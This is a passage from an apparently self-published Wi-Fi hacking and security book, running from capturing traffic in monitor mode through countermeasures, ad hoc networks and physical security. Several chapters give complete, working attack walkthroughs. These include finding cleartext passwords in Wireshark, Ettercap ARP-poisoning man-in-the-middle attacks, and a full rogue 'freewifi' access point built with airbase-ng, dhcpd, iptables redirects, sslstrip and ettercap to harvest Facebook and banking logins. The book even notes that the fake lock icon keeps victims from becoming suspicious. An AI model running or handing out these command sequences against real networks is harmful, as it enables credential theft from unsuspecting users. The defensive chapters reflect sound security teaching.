If you hit enter, you'll see that it will kill a few processes and you'll notice that the network manager icon disappears. This is because this command kills it and you will lose your internet connection if you were connected, but that's fine because you'll lose your internet connection anyway if you enable monitor mode.

By doing this, it makes the adapter work better in monitor mode. Now you are ready to enable monitor mode, and instead of using the command

“iwconfig”

You can use:

“airmon-ng start wlan0”

Once again, airmon-ng is the name of the program that we're using to enable monitor mode. “Start” means we want to start monitor mode, on an interface called “wlan0”

Now, if your wlan interface is is not zero, but 1 or 2, you want a place the right number where I reference the zero with the number of your wireless interface. Once you hit enter, you will get a message telling you that monitor mode is enabled on wlan0.

Now if you type

“iwconfig” you will see that the interface called “wlan0” has disappeared. You no longer have an interface called “wlan0” and instead, you have a new interface called “wlan0mon” but if you look at the mode of this interface,

you'll see that it's in “monitor” mode.

After that whenever you want to use a program that requires monitor mode, make sure that you set the interface to “wlan0mon”.

In case you have tried to enable monitor mode using the command

“iwconfig”

and that didn't work and then you tried this method too, and still didn't work, then chances are that your adapter does not support monitor mode because not all adapters support monitor mode. Therefore you have to check the chapter on recommended adopters.

Moving on, once your interface is in Monitor mode, you should be capturing traffic over the air. Once you have enough data has been collected, it’s time to display them.

Within Kali Linux, go into Applications, down to Kali Linux Top 10 Security Tools, and there's Wireshark. Click on that tab, and brings up the Wireshark application listing your interfaces.

Select your wireless interface, in my case is wlan0mon, and click Start to see the capture data. If you look at the captured packets, you should see that there are a combination of requests to send, clear to send, a beacon frame, and some user data.

Now you can save all these data by clicking on “Save” or “Save As” and you can take it away and analyze it at a later date. It is that easy to capture information over the air.

Chapter 8 Countermeasures Against Passive Reconnaissance

Can you protect yourself from being eavesdropped over the air? Is there anything you can do against Passive Reconnaissance? Well, the first thing you need to do is to ensure that you're limiting coverage just to the areas where you want to provide wireless connectivity.

If you don't want wireless connectivity out in the car park, then try to make sure that your antennas are deployed in such a way that you're not spilling over the signal outside of the building.

One technique to facilitate that is rather than deploying omnidirectional antennas, which radiate out in a 360 degree in a circular fashion, perhaps you could deploy access points with antennas that are radiating out in a 90 degree.

This is so that you minimize the signal that's spilling out into the car park and you're focusing the signal into the building from each corner. Similarly, you can deploy wall antennas which radiate out in 180 degree.

This will radiate out into the office and not back out into the car park beyond the wall. What's most critical is that your traffic that goes over the air is encrypted.

In Wi-Fi, your management and control information cannot be encrypted, but your user data information can be encrypted. If it's encrypted, that forces the attacker the need to break your encryption key before he can read your data.

Remember that even if you restrict the areas where you have wireless coverage, someone can use a highly directional antenna, focus it in the direction of your building, and still be able to read the traffic that's going over the air. Therefore reducing your coverage is a good idea, but attackers can still hear it.

Chapter 9 Decrypting Traffic with Wireshark

If you have the key that was used to encrypt the wireless traffic, then you can use that key to decrypt the traffic. To decrypt any wireless traffic, you can use the tool called Wireshark, followed by a few simple steps.

First, open a packet capture in Wireshark that you have gathered before. Then take that capture and filter out just the data frames, because it's the data frames that we want to decrypt and take a look at.

Then you can take a look at the encryption method that was used to encrypt the data to ensure that you apply the right key in the right way. Then you will enter the decryption key in Wireshark, and use that key to decrypt the data.

Let’s begin by opening the packet capture that you have captured before. To filter what you captured, you have to make sure that you look at the data packets only. To be able to look at only data packets, you have to know how to use the filters in Wireshark, so the rest of this chapter will focus on basic filtering option that once you master, decrypting data packets will be easy.

A filter is a way that you can filter out your packets because whenever you start capturing packets you will a ton of packets while 99% of those you don't care about.

For example you don't care about all the UDP or even most of the TCP traffic. Maybe you're just looking at what websites your kids go to and you need to figure out how to filter out all the extra packets, and you just want to focus on one thing, instead of looking at everything that you have captured.

There are two different types of filters. One is a display filter, and one is a capture filter. The display filters is right where you see a blank space next to the “Filter” but if you go to capture options, then your capture filters are right there. So to get there, select “Capture”, then select “Options”.

If the data that you're looking at is includes other things like UDP other TCP traffic and you want to filter them out then you could type in the display filter “HTTP” and click on “apply” and that alone will take away everything else and displaying only the HTTP packets.

The display filter is pretty easy to understand so you might ask what is a capture filter for? Well, if you open the capture filter and filter by HTTP there, then that would mean during your capture while you were listening for

traffic it wouldn't even log anything else for you except for HTTP traffic.

So, the capture filter is what do you want to log, and your display filter is all your stuff what do you want to see. That's confuses a lot of people sometimes because often they look at the captured data that's not filtered yet, but for some reason they don't see any UDP traffic for example.

That's because if you go to your capture options back, you actually never even logged any UDP traffic. So just want to point this out, that the capture filter and the display filter are different.

What you log, and what you see in your results are different. With that being said, let's go ahead and figure out how to use these filters. First, if you click the "filter" button on the left, then you can see some of the most common display filter options.

Let's say that you only want to see "HTTP" traffic to keep it simple. All you have to do is select it, then hit apply, then hit OK. Yet, you change your mind and decide that you want to see everything but "DNS" traffic. Once again, click on the "Filter" option, then select "Non-DNS" THEN hit apply and hit OK.

Now you are looking at every single packet except if it's DNS related packet. This is one way to display some of the most common ports, but you can also type it in manually to the display filter.

If you're ever looking through the available options, and you want to filter a specific traffic only but it isn't within the common filters, and you need to write your own and you thinking it's probably going to be very complicated, and don't know what to do, well it's actually very simple.

For example you only want to look at "HTTP GET" traffic. You don't want to see "posts" or "delete" or "update" packets, instead only want to look at the "HTTP GET" traffic.

Well, what you can do is start typing within your display filter:

"http.request.method == "GET"

Then hit apply. Now you thinking it makes no sense and you won't remember this, but here is the thing. You don't have to remember to this because Wireshark helps you typing it rightly. How does it do that?

Well, whenever you're typing something that is not a valid filter, then it's

going to be displayed in a red, meaning that the background of your display filter will turn into red instead of green.

So for example, if you try to filter by “H”, your display filter will turn into red because Wireshark knows that it doesn't mean anything. However, whenever your filter is valid, and the letter you have typed in already it's going to work, then it's going to light up in green.

Thus that way, it's a good indicator that you don't have to guess if your filter is valid or not, because it tells you right when you type the letters.

Moving on, if you ever want to clear your results, then go ahead and hit “clear”. If you click on the button called “expression”, it’s going to pop up a window where you have different types of filters that you have created previously.

You can filter your packets out by a lot of different methods which brings me to the next point, that you can do combined filters. So for example you want to filter your packets for “GET”, but you also want to see the “POST” packets, here is what you can do.

“(http.request.method == GET) || (http.request.method == POST)”

So what you can do is surround with parentheses and if you are familiar with programming then this is going to be like second nature to you. The “or” command is created by hold down shift key (above the enter on your keyboard) and use two of those pipe symbols.

Then you will write “POST” filter next to it as above to filter packets that use both GET or POST, then hit apply.

If you ever want to use “and”, then it's going to look at two parameters, and to do that you can type the following command:

“(http.request.method == GET) && (http.request.method == POST)”

So, whenever you want to use multiple conditions, you can use pipe, pipe which means “or” or “& &”. If you use “or”, then if any of these conditions are true, it will be displayed.

Another example if you only want to see “GET” packets that had a length longer than 200, that’s where you would need to apply both conditions. These are the basics of filters.

Now that you know about display filtering and capture filtering, it’s time to crack the wireless password. Since we are after a password, you should look for traffic that has a phrase in it such as “username” “user password” or “pass” in it. But how can you do that?

Well, within Wireshark, first go and click on “edit” then select “find packet” and then change the “display filter” to “string”.

Next, change the “packet list” to “packet byte”. This is because in Wireshark there are three windows. The first window right at the top is for the packet list. The second window right below the “packet list” window is the “packet details” window in the middle, and the bottom one is called the “packet byte” window.

You want to look for the “packet bytes” which will contain the text if it's in clear text. Next, you want to type in the “string window” “Pass” and click on “find”.

You will see that Wireshark will find anything that matches the phase “pass” within the “packet bytes” window since you selected “packet bytes” and but it also highlights the packet that matched that up within the top window which is your “display filter”.

Therefore within the “display filter” you can right click on that packet, and select “follow TCP stream” and it bring up that stream within a new window.

Within this stream, you will see in red what was sent from the client to the server. The logon username is the word next to the word “USER”, and the password is the word next to the word “PASS”

This is a simple way of using Wireshark to grab passwords that are sent in clear text, but there are other tools out there too that make this much easier such as Ettercap which we will discuss in the next chapter.

Chapter 10 MITM Attack with Ettercap

In this chapter we're going to discuss how to use Ettercap to capture credentials, specifically usernames and passwords from a target using HTTP and FTP.

This is possible if the target is using two unencrypted protocols such as HTTP and FTP. In the setup we have a Linux and a Windows 10 system, and we're going to use Ettercap to put ourselves in the middle between the default gateway which is the Windows host machine.

To get the default gateway address you have to type in a terminal;

“ip route”

In my case the default gateways is 192.168.100.1, but whatever address you have, this is the main information that you need to know for Ettercap to work.

Technically you can put yourselve between everybody on a subnet and the default gateway or individual target if you want to. In this scenario we'll put ourselves between everyone and the default gateway.

First within Kali Linux, go to “Applications”, then scroll down and select “Sniffing and Spoofing” then select “Ettercap-g”. This is the GUI for Ettercap. Once the GUI is open, select “sniff” then select “unified sniffing” and this will bring up the next window.

In the new window that is now open called “ettercap Input” it will ask you what network interface you want to sniff on. There is only one NIC, or network interface card on our Kali machines which is what unifies sniffing.

Therefore whatever interface is shown, you should go with that, so select “ok” Next, before we put ourselves in the middle with Ettercap, we have to configure out the target. To do this, select “hosts” then “scan for hosts”.

This will scan the subnet that your target is located. You can only put yourself in the middle on a given subnet with “arp poisoning”, which is what we're going to use.

Once the scan completed, go back and select “hosts”, then “hosts list” and in the new window, you should see IP Addresses that the previous scan found. Here, you should also find the IP Address of your default gateway, which in my case is 192.168.100.1.

Now you have to create targets, so if you click on the IP address of 192.168.100.1 or whichever IP address is your default gateway, then select “Add to Target 1”.

Next, if you have more IP Addresses listed, you want to target them too, so once again, you can highlight them by clicking on them, and then click on “Add to Target 2”.

Once you have selected your targets, go to the top window, then select “Mitm” this refer to “man in the middle” then you can select “arp poisoning”. Once you have selected these, there is a new window will popu, you you should tick “Sniff remote connections” and click “ok”

If you are in the middle, or I should say if the Kali Linux machine is in the middle between the Windows 10 machine and the default gateway, the MAC address for IP address 192.168.100.1 should be the MAC address of the Kali Linux machine. To verify that, you should go to the Windows 10 machine’s command line, and type:

“arp- a”

Arp stands for Address Resolution Protocol, and what it does, is that it translates Mac Addresses to IP addresses, and once you use that command on Windows, you should see the list of IP Addresses and next to each their associated MAC addresses.

By the way, make sure you are not confused, as Windows references IP Addresses as “Internet Addresses” and references MAC addresses as “Physical Addresses”

As you see “Physical Addresses” technically wrong because using Ettercap you just changed the Mac Address of your default gateway, but to be 100% sure, you can also verify the Kali Linux mac address.

To do that, go back to Kali Linux terminal, and type:

“ifconfig”

And within the output this command shows you, search for the term “ether” which references the MAC or “physical address” of your Kali Linux Ethernet address.

Once you verified and the Kali ether address is the same as the Windows default gateway, you know that you are in the middle with Ettercap. Now the

good thing about Ettercap is when you're in the middle that's pretty much all you have to do is run it.

Within your Ettercap window, down at the bottom if it sees any credentials passed in clear-text, it'll capture them to that window. Within the Ettercap window you will see the username next to “USER” and the password next to “PASS”.

It will just pop up on the left side automatically, so don't have to do a whole lot. For example you don't have to sit there and look at all the traffic like with Wireshark, as both the username and password just pops up.

Ettercap captures any username and password if unencrypted protocols are used, therefore instead of HTTP, HTTPS should be user, wheras, instead of FTP, you should use SFTP, or SCP to transfer files.

The end user never notices while you are in the middle because there are no warning banner that pops up to the user, so they won't notice if you do a layer2 man-in-the-middle attack with Ettercap.

Chapter 11 Countermeasures to Protect Wireless Traffic

As you see there are tools are out there to decrypt your Wi-Fi traffic if the keys are broken, but the question is how do you protect yourself? Well, you need to minimize the risk that you're passwords get broken, or they will fall into the wrong hands.

So what techniques you can do to protect your keys? Well, the first one is using strong encryption algorithms. In WPA we use TKIP and a pre-shared key. That is very easy to break. In WPA2, we move to the AES, or Advanced Encryption Standard.

Right this moment, there are no publically announced weaknesses such that if you're encrypting your data with AES that your password can be broken. But it all depends when you are reading this book, at some point there is a possibility that AES will be broken.

The second thing that you can do is that you need to use temporary passwords. Temporary passwords are passwords that change periodically. You might change your passwords, for example every time you connect to the access point and re-authenticate yourself.

You could set up your temporary passwords to expire in every 1 or 2 hours, so even if you're not reconnecting, you're regenerating a new key for encrypting your data traffic.

Chapter 12 Ad Hoc Networks

Ad hoc networks are another wireless security threat where there is no access point that's providing you connectivity to the wired network, so it's just the intranet or internet.

An ad hoc network is when you connect devices wirelessly, but there is no connectivity to the wired network.

For example, I can set up an ad hoc network when I'm talking between my laptop and my data projector when I'm doing presentations, and I just need to send traffic from my laptop to the projector.

But, I'm not looking to get out to the internet or to a server or to a printer. So why are ad hoc networks a security risk?

Well, the reason is that the security level in an ad hoc network can be significantly lower than what is possible to achieve in a network that's connected to an access point and then into a wired network.

When you go to airports and you can see many different access points, make sure that you never connect to one that looks like an ad hoc network because probability is that it's either set up by mistake, or someone has got an ad hoc network and doesn't know that they're transmitting as an ad hoc.

Or else, they are transmitting in a hope that someone will connect to them and then they can get into that client device because the security levels are lower.

Accessing your machine and the data and the content of your machine is your number one concern.

It could be your business laptop, it could be your personal smartphone, both of which you'll have data that you don't want other people to be able to access.

Most security experts will say that you should never use an ad hoc network, because the risks are just too high. But there is value in using an ad hoc network.

They can be very quickly set up and they're a great way to then go ahead and share files between devices such as laptops, smartphones or any smart devices.

Given the value of ad hoc networks in terms of people being able to share files, it's important to train people on how to set up an ad hoc network with some level of security, such as password security.

The goal is to train people to understand how to set it up and then for them to understand that they need to tear it down once they've finished what they were planning to do in terms of sharing files.

To do that, we are going to follow a four step process. First, we're going to open Windows Network and Sharing Center. This is where we're going to be able to set up and configure our ad hoc wireless network and we're going to configure it with a password.

Once we've configured it, we're then going to have a client connect to that network and also disconnect from that network. Once you've finished using the ad hoc network, it's very important to delete the ad hoc network, so we will do that in the last step.

Chapter 13 Secure Ad Hoc Network configuration

To open up Windows Network and Sharing Center, you can just find and select Open the Network Sharing Center in Windows. Next, go into “Manage wireless network”.

Next, click on “add a network”, click Add, and here you have two choices. “Create a network profile” if you are connecting to an infrastructure access point or you should also have an option for “create an ad hoc network”. So go and click on “ad hoc network”.

It will give you a definition, but you can just click Next, and now you can type in a name. you can call this “Wireless-Test ad hoc network” and then you should notice that you can select the Security type.

You can have it “completely open”, which I don't recommend, or you could go with WEP, which again is weaker, but you might need to have a specific client that can only use WEP authentication, which is not very good, but it happens sometimes.

In this example we're going to go with WPA2. You can create a password and then you can choose to “Save the network”. You should go ahead and save it, then hit “Next”. Your network now should be set up.

The network is now should be available and should be waiting for users. Next, go and connect to the network. Once you can see that you are connected to the ad hoc network, you can then disconnect from it.

Next, you should see that now there are no users connected to the ad hoc network, so now you should go ahead and delete that network. You simply highlight it, and click “Remove”. It should now say that you won't be able to use it anymore, which is great, that's what you want.

Once you don’t use the ad hoc network anymore, you should terminate it at your earliest.

In summary, we have talked about a few different wireless attacks that can be executed while you're away from your home or from your office location. You learned not only about the attacks, but also about the countermeasures that can be used to both minimize the risk of the attack happening and also minimize the damage that would be incurred if the attack happens.

What do you do with this information and what can you do right now? Well I would recommend three things. First, take a look at your security policy as it relates to employees that are working outside of the office.

If you were doing this from a personal perspective this might be your family members when they're away from the home network. If you don't have a policy, then ask yourself; should you have a policy for when people are working away from the office?

While you're reviewing that policy, what you need to do is to identify the wireless network attacks that these policies are protecting against. Have a look if you can identify them and list them.

The more you are aware of the different wireless attacks, the better you'll be at preparing the right security policy for your business. And finally, the big strategic question; are the countermeasures that are defined in your security policy appropriate for protecting your assets?

It's possible that your security policies are a little overwhelming given the minimum business risk. Should those assets be attacked or you may say, “no the policies aren't good enough and the risk warrant more countermeasures”, and based on that, you can then request budget to implement those improved countermeasures.

Chapter 14 Physical Security

Let's begin with enterprise security threat number 1. Access points, in order to provide coverage where people are, need to be deployed where the people are.

You can't put your access point in a data center or a storage cupboard and have it physically secure because if you do that, you won't have coverage where you need to have coverage, or you'll have suboptimal coverage.

If you're deploying access points where people are, then you have to think about how do you secure these access points from being tampered with, stolen, or reconfigured.

So the first aspect is to assess your security risk of your access point being tampered with if you're deploying it, for example in a factory environment, and your access points are maybe 20-25 feet in the air hanging from rafters or lines suspended from very tall ceilings.

The probability of someone physically tampering with it is small. Manufacturing environments are normally closed off areas that only people with protective gear can get into.

Also bringing a ladder or something to allow you to get up to the access point in a factory environment is probably not very likely. However, if you were to deploy your access points in a school, in the hallway of a school, then you could almost guarantee that someone's going to have some fun with that access point.

At the very least, students will point the antennas in directions that may not be very desirable for coverage. Therefore part of physical security comes back to assessing the risk.

If it's in a public place, it has higher risk than if it's in a more controlled environment. Small businesses take the access point and they put it in the storage cupboard, or they put it in the room where all the server equipment is.

Sometimes these can be locked up and secured, and sometimes they're just area where everybody in the office can go such as right next to the printer.

Generally, the reason why people have deploy their access points like this is because they need to interconnect their access point to a switch, and what

better place to put it than right next to the switch.

Of course that may be true from ease of connecting the access point to the switch, but it's certainly not true for giving you optimal coverage.

This isn't a bad solution providing that they made a decision that convenience of wiring or ease of locking it up in a cupboard was more important than providing the best coverage and capacity when you're connected to the wireless network.

But often decisions on where to put the access point are done much more from quick installation than from a point of view of security or optimizing the wireless network.

I wanted to share with you a few real life deployments and you have to bear in mind that when we get called in or asked to help, normally there is a problem. We don't always get to see the best wireless deployments.

We get to see the ones that are problematic. The bottom line is that if you want to protect the performance and integrity of your wireless network, you have to give the physical security of your wireless LAN deployment serious consideration.

I would also recommend that you never use external antennas unless you have a real need to do so, such as you have a particular coverage problem. This is because external antennas get tampered with whether unintentional or with malicious intent.

I would like to think most people would deploy wireless in order to give the best coverage and the best capacity for their users and therefore typically most access points would be deployed on the ceiling.

If you are in an area where there is a risk that someone could tamper with it, one of the best solutions for you is to deploy it above the ceiling. In the ceiling, if you have rafters, you can hang the access point down from those rafters and still get coverage, but it hides your access point out of view.

Sometimes it's just not feasible to put it into the ceiling, in which case there may be opportunities for you to disguise the access point, so people don't know that it is an access point.

In schools I've seen people wallpaper over access points or else. What they do is they put the access point in a hidden location and run an external

antenna and then they wallpaper over the antenna.

I've seen people put panel based antennas up because panel based antennas looks like boxes and for the untrained eye, people don't realize that it's an antenna.

They might think it's part of a security system, maybe a smoke alarm, but they don't know that's an access point, or that's an antenna. So in some places, public settings, academic environments where you have mischievous or energetic children, you may want to disguise your access point and there's a whole pile of tricks that you can do.

You can lock down access points to prevent them being removed. One is to lock it to the mounting plate that you're screwing into the ceiling or the upside down bracket.

The other way is to use the security cable, very similar to how you might secure a laptop to a desk in offices. Regardless of whether you have your access point in a public place where people can see it or you've got it hidden in a ceiling or a storage room, you should always protect the ports on the access point.

Connected to your access point will be a console port and an Ethernet port. The Ethernet is giving you connectivity back to the corporate network, so you don't want to disable that port.

What you want to make sure is that someone can't just come to the access point, disconnect it from the network, plug in their own Ethernet cable, and then reconfigure that access point.

Thus you want to make sure that you only allow secure access to that access point, so you want to use SSH on that port. On the console port, once you've configured the access point and you've deployed it, you should disable the console port.

There's no reason for anybody to have access to the console port once you've deployed it and if you haven't already done so, you should also ensure that you change the default administrative logon name and password.

Change both, not just the password. You don't want to make it easy for a black hat hacker to get in and change your access point configuration.

Chapter 15 Rogue Access Point Basics

A rogue access point is an access point that's been deployed in your enterprise without explicit permission of your IT administrative staff. We're all increasingly using wireless devices in our daily life and it would make sense that we'd want to bring the convenience and ease of connecting with a wireless device into our work environment.

There are two major problems when people are bringing in access points into the environment where there's already a wireless network deployed. The first is interference.

If this someone deploys their access point on the same channel that's being used by a nearby access point, then it's going to impact the performance of the enterprise network adversely.

The second issue is if people connect these rogue access points to the corporate network. Many corporations might have a spare Ethernet port in an office location and if you take that access point and simply connect it to that Ethernet port, you're attaching in to the corporate network.

The problem is that on your access point you may not have deployed the same security mechanisms that are available in the enterprise network. In fact, you may have made that access point completely open to allow anybody to connect to it.

Rogue access points that are connected on the corporate network are particularly problematic because they're going to give people access to the corporate network that perhaps shouldn't have access to the corporate network.

Shortly, I will explain how to set up a rogue access point and talk about how it interferes with your enterprise network. When we're looking at interference, we have to look at the physical layer, also known as layer 1 in the OSI protocol stack.

Chapter 16 Rogue Access Point using MITM Attack

In this chapter I'm going to teach you how to create a fake access point on a Kali Linux virtual machine. To complete this attack you will need to have a USB network adapter that supports both monitor mode and master mode.

If you don't have a USB network adapter that supports these networking modes the network adapter that I highly recommend is the Alpha that I have talked about earlier. It only cost about $50 and you can pick one up from Amazon as well as a few other places.

Before we begin I want to explain how this attack works. To illustrate it let me give you a high-level overview of how this attack works. The main components include the victim, the attacker, the fake access point and a router with an internet connection.

What's happening, is the attacker is connected to the Internet, and the attacker is going to share that internet connection through a USB network adapter which is acting as a fake access point.

When someone connects to that fake access point, they'll be able to access the Internet. Let me walk you through this process. The first thing that's going to happen is the victim is going to connect to the fake access point, then the victims internet traffic will be routed through the fake access point into the attacker.

Once the attacker obtains the victims Internet traffic, the attacker will manipulate and log the victims internet traffic with SSL strip and this is going to allow the attacker to force the victim to use HTTP, which as a result is also going to allow the attacker to capture any usernames and passwords that the victim enters.

Once SSL strip is finished manipulating and logging the victims internet traffic, the attacker will forward the victims internet traffic to the router. Finally, the router will route the victims Internet traffic to whatever website the victim is attempting to communicate with.

What we do here, is that we place ourselves between the victim and the web site so as a consequence, we can see any interactions that are occurring between the victim and the web site, and this is also referred to as a man-in-the-middle attack.

That concludes the explanation, so let's go ahead and get started with the attack. The first thing that we need to do is connect to the internet, and we're going to accomplish this by sharing our host operating systems internet connection with our Kali Linux virtual machine.

This is essentially a bridged or a wired network connection and I've chosen to do it this way so I can eliminate the need for a second USB network adapter, but keep in mind if you do have a second USB network adapter, you can use it to connect to the internet directly from your Kali Linux virtual machine.

Instead, I am going to us the method that I'm about to share with you. Let's go ahead and logon to our host operating system. It does not matter what type of computer you are running your Kali Linux virtual machine on as long as you can use it to connect to the Internet.

First, go ahead and open the network settings or whatever network management application your operating system uses. I can access mine from the top menu bar and then let's find a wireless network to connect to.

Keep in mind you can connect to any network that you'd like to as long as it has an internet connection and if you're mobile you can tether to your Android or your iPhones that uses a 4G USB modem, a mobile hotspot or whatever means of an internet connection you have.

Once connected to the internet on your host operating system, you need to share it with our Kali Linux virtual machine. So now, go ahead and move over to our Kali Linux virtual machine, and in the top menu bar you need to open the virtual machine menu, and then expand the network adapter menu.

If you have multiple network adapters, use the one at the top. It should be called network adapter and it should not have any numbers following it. Here, we need to make sure that we've set our network adapter to use bridged auto-detect and this is going to allow us to obtain an IP address and an internet connection from the router that our host operating system is connected to.

Once you've made that setting, you can go ahead and allow the virtual machine menu to collapse and now we can use that virtual network to establish an internet connection.

Next, let's open up our network manager, by the way, you can use whatever network manager you have, and here, you need to find the option that says

“Wired Network” and then click “connect”.

If you're using the default network manager you should be connected automatically, but if you are not, you may need to reboot your virtual machine and you should be given a connection.

If you're still experiencing issues, I recommend installing the “Wicd” network manager. Moving on, now that we have an internet connection, we need to find our gateway IP address and make note of it.

Let's go ahead and close the network manager, and let's open a terminal where you need to type:

“route space –n”

and then press ENTER, and go ahead and find your gateway IP address. In my setup it is 192.168.0.1, and we need to make note of this because we're going to use it in a future command.

You can open a notepad or if you want you can use a piece of paper whatever is convenient for you and write down your gateway IP address. Now that we've made note of our gateway IP address, we need to install DHCP server.

Back into the Kali terminal, we're going to type;

“apt-get install dhcp3-server”

and then press ENTER. Just be patient and allow it enough time to finish installing the DHCP server, and once the installation is complete we need to configure our DHCP server.

Back to the terminal, let's type;

“nano /etc/dhcpd.conf”

and then press enter, and you should have a blank DHCP D configuration file. If it isn't blank for some reason, just go ahead and delete all of the contents and when you're ready let's start adding our settings.

First we need to type:

“authoritative;

and then press ENTER and move down a line, and then type;

“default-lease-time 600;

and then press ENTER to move down a line, and type;

“max-lease-time 7200;”

and then press ENTER to move down a line, and then type;

“subnet 192.168.1.0 netmask 255.255.255.0 {

Above after space, it’s called “forward facing curly bracket” and then press ENTER, and move down a line and then type;

option routers 192.168.1.1;

and then press ENTER to move down a line and type;

“option subnet-mask 255.255.255.0;”

Then press ENTER and move down a line, and type;

“option domain-name “freewifi”;

Then press ENTER and move down a line and type;

“option domain-name-servers 192.168.1.1;

and then press ENTER and move down a line and type;

“range 192.168.1.2 192.168.1.30;

}

and then press ENTER to move down a line and then enter a backwards-facing curly bracket. That's everything we need to enter. Once again, your configuration should look like this:

authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
option routers 192.168.1.1;
option subnet-mask 255.255.255.0;
option domain-name “freewifi”;
option domain-name-servers 192.168.1.1;
range 192.168.1.2 192.168.1.30;
}

Next, you need to save the changes that we've made, so press the “ctrl + x” keys and then to save the file. You need to press the “Y” key and then to write the file and close it.

You need to press ENTER, and now we need to find the name of our USB network adapter, so go ahead and connect your USB network adapter if you haven't already done so, and in the terminal we need to type:

“airmon-ng”

and press enter, and you should see the name of your network adapter listed below. Mine is called “wlan0” yours will probably something similar. Now that we know the name of our network adapter, we need to start monitor mode so let's type;

“airmon-ng start wlan0”

and then press enter, and give it a moment to create a monitor interface for you. A message will popup there to say that a monitor interface has been created and it's called “mon0”.

Now we need to create our fake access point so let's type;

“airbase-ng –c 11 -e freewifi mon0”

For “mon0” you have to enter the name of your monitor interface. In mine case is “mon0” then press enter and now that our fake access point is up and running we need to make some adjustments to our tunnel interface which is an interface that “airbase” automatically created for us when we started our fake access point.

Therefore let's open a new terminal, but do not close the terminal that we're running an airbase in, because we need it to continue operating. In the new terminal, we're going to type;

“ifconfig at0 192.168.1.1 netmask 255.255.255.0”

and then press enter. Now we need to adjust the MTU which stands for maximum transmission units. What MTU does is that it allows our tunnel interface to transmit larger packets so that we can prevent packet fragmentation.

In the simpler terms, this allows our fake access point to manage higher volumes of Internet traffic, which is generated by anyone who connects to

our fake access point. In the terminal, let's type;

“ifconfig at0 mtu 1400”

and then press Enter. Now we need to add a routing table, so let's type;

“route add -net 192.168.1.0 netmask 255.255.255.0 GW 192.168.1.1”

and then press Enter. Now we need to enable IP forwarding and create some IP tables rules so that we can use our tunnel interface to route traffic between our fake access point and our internet source. Therefore, we need to type;

“echo 1 > /proc/sys/net/ipv4/ip_forward”

and then press Enter. Now we need to enter our IP tables rules so let's type;

“iptables -t nat --A PREROUTING -p udp -j DNAT --to 192.168.0.1”

Here, we need to enter the gateway IP address that we made note of earlier, and mine is 192.168.0.1 then press ENTER. Now we need to type;

“iptables -P FORWARD ACCEPT”

The words, forward and accept are should be typed in with all uppercase, and then press ENTER. Now we need to type;

“iptables --append FORWARD – in-interface at0 -j ACCEPT”

and then press Enter. Now we need to type;

“iptables –table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE”

and then press Enter. Finally, we need to type;

“iptables -t nat –A PREROUTING -p tcp –destination-port 80 -j REDIRECT --port 10000”

and then press Enter. Now that we've created our iptables rules, we need to start our DHCP server. So let's type;

“dhcpd –cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0”

and then press Enter. Then type;

“/etc/init.d/isc-dhcp-server start”

and then press enter, and you should see there that the DHCP server started successfully. Basically, it should say:

“[….] Starting ISC DHCP server: dhcpd”

Now it's time to start the SSL strip, so let's type;

“sslstrip -f -p -k 10000”

and then press enter. Last but not least, we need to start edit app so let's open a new terminal but do not close the terminal that we're running an SSL strip in. In the new terminal we're going to type;

“ettercap -p -U -T -q -i at0”

and then press Enter. Now that we have SSL strip and ettercap running, we are finished setting up the attack. Now we can simulate a victim so we can use our fake access point to capture some usernames and passwords.

So now if you jump over to the victim’s computer, the first thing you can do is connect to the fake access point. Open the network manager, and scan nearby wireless networks, and you should see there our fake access point called “freewifi”

Go ahead and connect to it and assuming that we set everything up correctly you should have an internet connection. Check and see if you have an assigned IP address from the DHCP pool that we have created before.

In the example I have provided, we have created a DHCP server that can assign IP addresses to connected devices, and we have created a range between 192.168.1.2 to 192.168.1.30 with the command

“range 192.168.1.2 192.168.1.30”

Under the DHCP configuration. So your victims IP address should be within that range. As a victim, you can log into your Facebook page and you will find out if SSL strip is working or not.

You can use either Firefox, or Google Chrome, and you will see that either if you try to type in the browser https://www.facebook .com, it will change the address to www.facebook.com

This means that the SSL strip is working and if you look at the top left tab in the browser, you'll notice a lock icon.

This is an icon that SSL strip places there to add a little legitimacy and this prevents the victim from becoming too suspicious, because they see this lock and automatically assumed it must be secure.

So, next go ahead and enter an email and a password into facebook. You use use a fictitious username and password such as “testuser” and use the

password “password123”.

It doesn’t matter what username or password you use, as you the point is not for you to log on to facebook, but the fact that we can capture both the username and password credentials.

Before you click login, go back over to the attacker machine and let's monitor at the ettercap terminal. Now you can go ahead and click login on facebook, and if you look at the ettercap terminal, you should see data coming through.

You should notice both the username next to the field “USER” and the password next to the filed “PASS”.

If you would try the example with an online banking website, it is highly likely that the username and password is not going to appear in the ettercap terminal, but it will appear in the SSL strip logs.

You can try to log into accounts and you will not see the username and password in the terminal, but SSL strip will grab them and placing them into a log.

So, go ahead and move back over to the attacker computer, and here you need to open a new terminal and type;

“cat sslstrip.log”

and then press Enter. Now, you should see both username and password.

The user details will appear in the logs as “userId=username” and the password will appear as “auth_passwd=password”

Those are all the examples that I wanted to share with you but keep in mind that this attack is expandable.

For example there is a tool called “karma” and what this does is when a computer is looking for a wireless network to connect to specifically a wireless network that is connected to in the past, it sends out probe requests.

Well, we can create something that will allow us to accept those probe requests and then spoof the wireless network that the person is looking for.

When it responds, they're going to think that they found that wireless network and their computer is going to automatically connect. There are many things you can do with this but for now it's time to move on to the next attack.

You can close the terminal that we use to view the SSL strip log. Then to stop ettercap, you will have to press the ctrl and C Keys and then you can close that terminal.

Then to stop the SSL strip you can press ctrl + C to close terminal. To stop your fake access point, also press ctrl + C in the kali window, and then close the terminal.

All those iptables rules that we have created, they will automatically be restored back to the default when you reboot your virtual machine.

Chapter 17 Wi-Spy DGx & Chanalyzer

These gadgets are expensive program solution but if you or a client is having an impossible issue with a wireless network, it could absolutely save you. In the perfect world only two Wi-Fi devices would be in one place at one time.

An access point and a single client that would work perfectly. Unfortunately in the real world that's not how it goes down and you'll have dozens of devices chattering at the same time.

Wi-Fi devices are designed to be very polite and not talk over each other so as long as they're all on the same channel, every device will wait it's turn to communicate, which means there's a finite amount of communication that can be done per channel.

Once you reach that limit you're pretty much done. There are a couple of solutions. One is to change the operating channel of your wireless equipment, but that needs to be done with care.

If you weren't an inconsiderate neighbour, and choosing overlapping channels, that complicates communication because instead of every device waiting it's turn to communicate, they'll all just try to yell on top of each other.

Thus choose non-overlapping channels. The problem is that in the 2.4 gigahertz band there are only three non-overlapping channels. That's still a very finite amount of communication that can be done, which leads to solution number two.

